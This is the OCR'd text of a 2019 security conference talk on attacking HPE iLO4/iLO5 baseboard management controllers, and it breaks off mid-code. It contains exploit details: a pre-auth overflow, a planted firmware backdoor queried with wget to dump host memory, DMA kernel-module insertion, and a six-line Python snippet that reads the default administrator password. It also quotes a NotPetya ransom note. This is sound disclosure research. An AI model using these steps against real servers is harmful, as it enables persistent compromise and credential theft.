Riding the lightning: iLO4&5 BMC security wrap-up


Fabien Perigaud, Alexandre Gazet & Joffrey Czarny

Geneva, March 21-22, 2019

SYNACKTIV
DIGITAL SECURITY

AIRBUS


MEDALLIA




Part I

Introduction

Baseboard Management Controller (BMC)



- Embedded in most of HP servers for more than 10 years
- Chipset directly integrated on the server's motherboard.



- This talk will cover iLO **version 4** and iLO **version 5** (released mid-2017)
- Impact HPE Gen8, Gen9 and Gen10 server lines
- Other BMCs: Dell's Idrac, Lenovo's IMM, Supermicro BMC, *etc.*

Standalone system :

- Dedicated ARM processor: GLP/Sabine architecture
- Firmware stored on a NAND flash chip
- Dedicated RAM chip
- Dedicated network interface
- Full operating system and application image, **running as soon as the server is powered.**
- "Silicon root of trust", *aka* secure boot (iLO5 only)

During several years on pentest reports, we saw:

"Default credentials are still enabled on iLO, an attacker can reboot the server and boot it with an external ISO in order to steal unencrypted information..."

— Big Four company, senior pentester

State of the art until 2016/2017

Summary of well known pentest tricks:

- `IPMI` Authentication Bypass via Cipher 0
- `IPMI 2.0 RAKP` Authentication Remote Password Hash Retrieval [1]

Reference papers/publications:

- "*`IPMI`: freight train to hell*", by Dan Farmer [2]
- "*A Penetration Tester's Guide to `IPMI` and `BMCs`*" [3]

[1] http://fish2.com/ipmi/remote-pw-cracking.html

[2] http://fish2.com/ipmi/itrain.pdf

[3] https://blog.rapid7.com/2013/07/02/a-penetration-testers-guide-to-ipmi/

Teaming up

Unsatisfying


- Exposed iLO system discovered in most of our pentest engagements
- Rebooting server is noisy
- Could we reach the host from a compromised iLO?
- What is the attack surface from the host?


Deep dive evaluation

- Invest time to understand the system's internals (200+ days):
  - Detailed cartography of the exposed attack surface
  - Multiple CVEs (compromise of iLO system from the host or administration side)
  - Identify and exploit internal host DMA capabilities to pivot
- Tools we developped:
  - Firmware extraction/analysis/backdooring scripts
  - Light scriptable network scanner for engagements
  - *etc.*

2018, tough year for BMCs

- **Subverting your server through its BMC: the HPE iLO4 case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, RECON BX18[4]
- **The Unbearable Lightness of BMC's**, *Matias Soler & Nico Waisman*, BH18[5]
- **Remotely Attacking System Firmware**, *Jesse Michael, Mickey Shkatov & Oleksandr Bazhaniuk*, BH18[6]
- **Backdooring your server through its BMC: the HPE iLO4 case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, SSTIC 2018[7]
- **Turning your BMC into a revolving door**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, ZeroNights 2018[8]





[4] https://recon.cx/2018/brussels/talks/subvert_server_bmc.html

[5] https://www.blackhat.com/us-18/briefings/schedule/index.html#the-unbearable-lightness-of-bmcs-10035

[6] https://www.blackhat.com/us-18/briefings/schedule/index.html#remotely-attacking-system-firmware-11588

[7] https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/

[8] https://2018.zeronights.ru/en/reports/turning-your-bmc-into-a-revolving-door/

Part II

Previous work: iLO4-to-Host and iLO4 backdooring

Outline

Reverse engineering of the firmware format

- Firmware update file format analysis
- Extraction of its components: bootloader, kernel, userland image, signatures, *etc.*
- Kernel `Integrity` analysis
- Understanding of the memory layout of the userland tasks (equivalent of processes)
- Loaders for `IDA Pro`

All the tooling is available on `Airbus Github` repository[9]!

```
-----------------[ Sections List ]-----------------
[...]
> 0x0000 -         .dvi.elf.text at 0x009a3000, size 0x00035468 flags 0x1,0x0
> 0x0001 -         .dvi.elf.data at 0x009d9000, size 0x0000077c flags 0x9,0x0
> 0x0002 - .libINTEGRITY.so.text at 0x009ea000, size 0x000047ec flags 0x1,0x0
> 0x0003 - .libINTEGRITY.so.data at 0x009ef000, size 0x00000014 flags 0x9,0x0
> 0x0004 -         .libc.so.text at 0x009f0000, size 0x00033b84 flags 0x1,0x0
> 0x0005 -         .libc.so.data at 0x00a24000, size 0x000007fc flags 0x9,0x0
> 0x0006 -          .libc.so.bss at 0x00a25000, size 0x00002000 flags 0xc,0x0
[...]
```

[9] https://github.com/airbus-seclab/ilo4_toolbox

49 userland tasks! Exposed endpoints:

- SSH server (mpSSH)
- WWW server
- iLO RESTful API, Redfish
- iLO virtual media port
- IPMI
- SNMP
- UPnP

Some components are full home-made
`WWW` and `SSH` servers FTW!

CVE-2017-12542

- CVSS base score **9.8**
- Pre-authentication remote code execution on web server component
- Impacted version:
  - HPE **Integrated Lights-Out 4 (** iLO 4**) - Prior to** v2.53

Typical attack scenario

An attacker with a foothold in a LAN or DMZ scans the network for exposed iLO4 web administration service and attacks vulnerable ones. Once compromised, it is then possible to pivot and compromise the host operating system as well, then to rebound to other hosts.

CVE-2017-12542

- A simple Buffer Overflow...
- Exploitable Pre-Auth...
- With a nice cup of AAAAAAAAAAAAAAAAAAAAAAAAAAAA in the Connection header!

```
struct https_connection {
      ...
      0x0C: char connection[0x10];
      ...
      0x28: bool localConnection;
      ...
      0xB8: void *vtable;
}
```

Allows a full authentication bypass but also Remote Code Execution!

While reversing the **Channel Interface** (CHIF) task, there were mentions of WHEA records parsing:

```
whea: invalid info from SMBIOS type_229 : offset=%X, size=%X
whea: found whea_info at %p
whea: NO $WHE found!
[...]
whea: sawbase access failed
[...]
whea : re-running whea HostRAM detect
```

- Range of host **physical memory**
- Mapped in a userland task virtual memory (R/W)

More details in the Airbus Github repository[10]

[10] https://github.com/airbus-seclab/ilo4_toolbox

Our host runs an up-to-date Ubuntu Linux.

The plan:

- Dump the Linux kernel address space
- Do some recon to find interesting offsets
- Replace some unused functions with our shellcode
- Hijack the syscall table to redirect execution to our shellcode

DEMO

CVE-2018-7105

- CVSS base score **7.2**
- Post-auth remote code execution through the SSH component
- Discovered and reported by Nicolas Iooss from the French National Cybersecurity Agency (ANSSI)
- Impacted version:
  - HPE **Integrated Lights-Out 5 (iLO 5) - Prior to** v1.35
  - HPE **Integrated Lights-Out 4 (iLO 4) - Prior to** v2.61
  - HPE **Integrated Lights-Out 3 (iLO 4) - Prior to** v1.90

Typical attack scenario

An attacker with a foothold in a LAN or DMZ scans the network for exposed iLO SSH service. An administrator account is needed. It can be obtained through the exploitation of IPMIv2 protocol weakness (offline password hash brute-force).

Outline

SPI service


- "*SpiService*" in the spi module
- Direct R/W primitives into the SPI flash

Attack

- Invoke the"*SpiService*" from a shellcode injected into the WWW server
- Direct overwrite of the firmware in the flash
- Bypass of the dynamic integrity check of the firmware


Methodology

- Full extraction of the firmware update




Methodology

- Full extraction of the firmware update
- Patch of the bootloader




Methodology

- Full extraction of the firmware update
- Patch of the bootloader
- Patch of the kernel



Methodology

- Full extraction of the firmware update
- Patch of the bootloader
- Patch of the kernel
- Addition of a backdoor
- Rebuild the firmware update
- Flash of the firmware



Custom handler in the WWW task

- GET handler
- Allows host memory read and write


```
$ wget -O dmp.bin 'https://192.168.42.78/backd00r.htm?act=dmp&hiaddr=0&loaddr=10000&count=10000'
2019-01-25 17:29:04 (1.15 MB/s) - ‘dmp.bin’ saved [65536]

$ xxd dmp.bin | head
00000000: 4d5a ea07 00c0 078c c88e d88e c08e d031  MZ.............1
00000010: e4fb fcbe 4000 ac20 c074 09b4 0ebb 0700  ....@.. .t......
00000020: cd10 ebf2 31c0 cd16 cd19 eaf0 ff00 f000  ....1...........
00000030: 0000 0000 0000 0000 0000 0000 8200 0000  ................
00000040: 5573 6520 6120 626f 6f74 206c 6f61 6465  Use a boot loade
00000050: 722e 0d0a 0a52 656d 6f76 6520 6469 736b  r....Remove disk
00000060: 2061 6e64 2070 7265 7373 2061 6e79 206b   and press any k
00000070: 6579 2074 6f20 7265 626f 6f74 2e2e 2e0d  ey to reboot....
00000080: 0a00 5045 0000 6486 0400 0000 0000 0000  ..PE..d.........
00000090: 0000 0100 0000 a000 0602 0b02 0214 1027  ...............'
[...]
```

Outline

DMA: PCILeech weapon

PCILeech is a tool using either hardware or software memory acquisition devices to perform various actions on a target's physical memory, including inserting kernel modules and unlocking sessions.



We developed a TCP PCILeech connector [11]

[11] https://github.com/Synacktiv/pcileech

DMA: PCILeech weapon

```
$ time ./pcileech kmdload -vvv -device rawtcp -device-addr 127.0.0.1 \
         -device-port 8888 -kmd LINUX_X64_48

 Current Action: Scanning for Linux kernel base
 Access Mode:    DMA (hardware only)
 Progress:       748 / 268435422 (0%)
 Speed:          6 MB/s
 Address:        0x000000002FA00000
 Pages read:     191488 / 68719468032 (0%)
 Pages failed:   0 (0%)

 Current Action: Verifying Linux kernel base
 Access Mode:    DMA (hardware only)
 Progress:       32 / 32 (100%)
 Speed:          1 MB/s
 Address:        0x0000000031A00000
 Pages read:     8192 / 8192 (100%)
 Pages failed:   0 (0%)
KMD: Code inserted into the kernel - Waiting to receive execution.
KMD: Execution received - continuing ...
KMD: Successfully loaded at address: 0x76680000

real 2m38.038s
```

Outline


Fun with friends: Adrien Guinet (Quarkslab, @adriengnt)

- `NotPetya`, variant of the `Petya` ransomware that appeared in June 2017 in Ukraine
- Rewrite the `MBR` of computers that are still using an old fashioned BIOS-based booting system.
- Rogue `MBR` encrypts the system partition
- Adrien's previous work[12]: **the encryption key stays in RAM after the encryption process and ransomware triggered initial reboot**

We can use our `DMA` access to recover the key and trigger the ransomware's decryption code!

[12] https://github.com/aguinet/petya2017_notes

Recovering servers



Recovering servers

iLO Integrated Remote Console - Server: | iLO: ILOCZ171501G9

Power Switch Virtual Drives Keyboard Help

```
If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   MbsKFy-jQQaAF-MX7f4N-djg8US-3TiPXt-BMDwFh-YEo3xK-reXW2V-K7aFyT-5J3oBt

If you already purchased your key, please enter it below.
Key:
Decrypting sector 1984 of 171488 (1%)
```


Whitepaper and scripts

- Available on the `ilo4_toolbox` `Github` repository[13]

[13] https://github.com/airbus-seclab/ilo4_toolbox

Part III

Host to `BMC`



This part applies on iLO4. Most of it should also be valid for iLO5, with slight changes.

Available tooling

Linux driver `hpilo`

- Exposes char devices to communicate with the `iLO`
- Permissions on `/dev` entries require *root* to access

`HPE` proprietary tools

- *hponcfg*: allows to get/set configuration parameters on `iLO`
- Firmware updates: include a `flash_ilo4` binary

```
# lspci
...
01:00.2 System peripheral: Hewlett-Packard Company Integrated
Lights-Out Standard Management Processor Support and Messaging (rev 05)
...

# cat /proc/iomem | grep hpilo
      fad60000-fad67fff : hpilo
      fad70000-fad77fff : hpilo
      fad80000-fadfffff : hpilo
      fae00000-faefffff : hpilo
      faff0000-faff00ff : hpilo
```

Channels are setup in shared memory

- One device per channel in */dev/hpilo/*, 8 to 24 channels
- FIFO structure

chif is a task on iLO side

- Waits for messages from the host
- Dispatch to the correct command handler
- Can dispatch certain messages to other tasks

Quite simple message format

```
struct chif_command
{
  int size;
  short command_id;
  short destination_id;
  char data[];
};
```

By default, there is no authentication!

100+ commands handled by CHIF module

- 0x01/0x02: Get/Set iLO Status
- 0x03/0x04: Get/Set Server Information
- 0x05/0x06: Get/Set Network Info
- *etc.*

Some dangerous ones...

- 0x70: Access iLO EEPROM: get access to default Administrator password
- 0x50/0x52: Flash command / Flash Data: install a new firmware
- 0x5a: Set User Account Data: create a new user (with administrator privileges)


Access iLO EEPROM from Linux in 6 Python lines

```
>>> f=open("/dev/hpilo/d0ccb1", "wb+")
>>> data = "MFGDiag\x00" + pack("<L", 1)
>>> data += "\x00" * (0x8c - len(data))
>>> f.write(pack("<L2H", len(data)+8, 0x70, 0) + data)
>>> resp = f.read(4)
>>> resp += f.read(unpack_from("<L", resp)[0] - 4)
>>> print hexdump(resp)
0000  8c 00 00 00 70 80 00 00 00 00 00 00 01 00 00 00   ....p...........
0010  43 5a 31 37 31 35 30 31 47 39 20 20 20 20 20 20   CZ171501G9
0020  00 00 00 00 00 00 00 00 02 00 00 00 ff ff ff ff   ................
0030  ff ff ff ff 41 64 6d 69 6e 69 73 74 72 61 74 6f   ....Administrato
0040  72 00 00 00 00 00 00 00 00 00 00 00 47 xx xx xx   r...........G***
0050  36 4e 4a 37 00 00 00 00 00 00 00 00 00 00 00 00   6NJ7............
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 61 2b ff ff ff ff ff ff               ....a+......
```

Firmware update


- Complex file format parsing
- Various signature checks
- A vulnerability might allow to install a backdoored firmware

Accessible from both the host and the web server




Firmware update

- 1. New firmware sent from the host or from `HTTP`




Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task




Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature




Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature
- 4. `fum` asks the kernel for additional validations




Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature
- 4. `fum` asks the kernel for additional validations
- 5. `fum` asks the `spi` service to write the new firmware on the SPI flash



Firmware format recap



HP Signed File Fingerprint parsing

- Parsing line by line
- Retrieving Hash and Signature elements

Signature validation

- Compute hash of HPIMAGE block
- Check signature using hardcoded HPE public key


```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAteyCedpzasCIZeLkygK/GsUB29BY6wR0zcw/N5M/PitwnkNLn/yb
i7FKQIfoH7wRLzPSLWUORRKRy5OvfRwiw+6ezxlgjp/IvM75mI56KoanlyRw04FZ
mjfHKndMTCMaozBLUpIgfCr33NsAI4EcIG/edp7fgzUMr/T4xEOlyHxzCi0q70HP
BjuQ+CKrwbCPfvxOEA3vw+/fQqOf5RhZ+ihAKZyzcAzLVW0SI4gEvzm0L3uUolmM
lX/QAAWPA5fJfkGQAARS+I8pyb/sz9eaXb+JB/ukuGffwzPuqyKGcGilNIKsFKF4
8+QBYCutnDOFy7uekLLb9GUuKjWiDe8DOwIDAQAB
-----END RSA PUBLIC KEY-----
```

Format

- Kernel and Userland are compressed and **signed**
- Bootloader is uncompressed and unsigned (`ARM` assembly)

Boot process

- **Bootloader** has code to load and verify **Kernel** signature
- **Kernel** has code to load and verify **Userland** signature
- Bootloader is **never verified** in the boot process



GKIMG kernel task

- Exposes the CONGKIMG resource to userland tasks
- Exposes 10 command handlers
- Verifies Kernel and Userland integrity through command 2
  - Decrypt embedded signature
  - Computes hash and compare to decrypted
  - Tries to decompress if compressed
- Key used to verify signatures can be provided through command 1

Signatures verification recap

Signatures are checked in 3 steps:

- Whole `HPIMAGE` signature in `fum` task
- `Userland` and `Kernel` images signatures in `GKIMG` kernel task
- `Kernel` then `Userland` signatures during the boot process

On `iLO4`, the bootloader is not signed!

With a single userland vulnerability:

- A bad firmware can be written by asking the `spi` service directly
- The `bootloader` can be backdoored to avoid `Kernel` signature checking
- The `Kernel` can then be backdoored to avoid `Userland` signature checking
- A backdoor can then be inserted in a userland task

HP Signed File Fingerprint parsing in `fum`

```
char line_local[1024];

while (1) {
    if ( !readline(dlobj, line_local) ) /* HERE */
        return 0xB;
    if ( !strcmp(line_local, "--=</End HP Signed File Fingerprint\\>=--") )
        break;
    key = split(line_local, ":");

    if ( !key ) return 1;
    if ( !strcmp(key, "Hash") )
        some_stuff();
    else if ( !strcmp(key, "Signature") )
        some_other_stuff();
}
```

Call to `readline()` with a **fixed-size** local buffer, and **no size** specified?

The `readline()` function

As expected...

```
int readline(DOWNLOADER *dlobj, char *line_out)
{
  char *ptr;
  int line_size;

  ptr = strtok(dlobj->buffer_read, "\r\n");
  if ( ptr )
  {
